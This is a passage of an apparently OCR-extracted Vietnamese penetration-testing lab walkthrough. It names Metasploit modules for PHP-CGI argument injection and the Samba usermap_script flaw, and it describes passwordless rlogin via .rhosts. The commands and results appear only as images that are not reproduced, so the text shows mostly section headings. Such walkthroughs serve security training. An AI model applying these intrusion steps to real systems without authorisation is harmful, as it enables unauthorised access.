


5.3. Chạy khai thác và xem kết quả




6. PORT 80: HTTP

6.1. Thử truy cập website bằng địa chỉ IP máy Target trên port 80




Nhận thấy website sử dụng PHP version 5.2.4 và Google “php 5.2.4 exploit” ta tìm được module khai thác trong MSF là php_cgi_arg_injection


6.2. Sử dụng module khai thác phù hợp



6.3. Xem và thiết lập các option bắt buộc




6.4. Chạy khai thác và xem kết quả




7. Port 139 & 445: NETBIOS-SSN

Samba là linux service của giao thức chia sẽ tập tin (SMB) đang chạy trên cả cổng 139 và 445, chúng ta sẽ khai thác nó bằng Metasploit thông qua module usermap_script


7.1. Sử dụng module khai thác phù hợp



7.2. Xem và thiết lập các option bắt buộc



7.3. Chạy khai thác và xem kết quả




8. Port 513: OpenBSD or Solaris rlogind

Theo https://linoxide.com/how-tos/howto-enable-rshrlogin-on-linux-server/, thì


"Rlogin sử dụng một tệp ẩn có tên .rhosts có trên máy chủ. Tệp này cho phép máy đăng nhập mà không cần mật khẩu."

8.1. Pentester sử dụng lệnh rlogin với option -l sẽ đăng nhập ngay vào Target



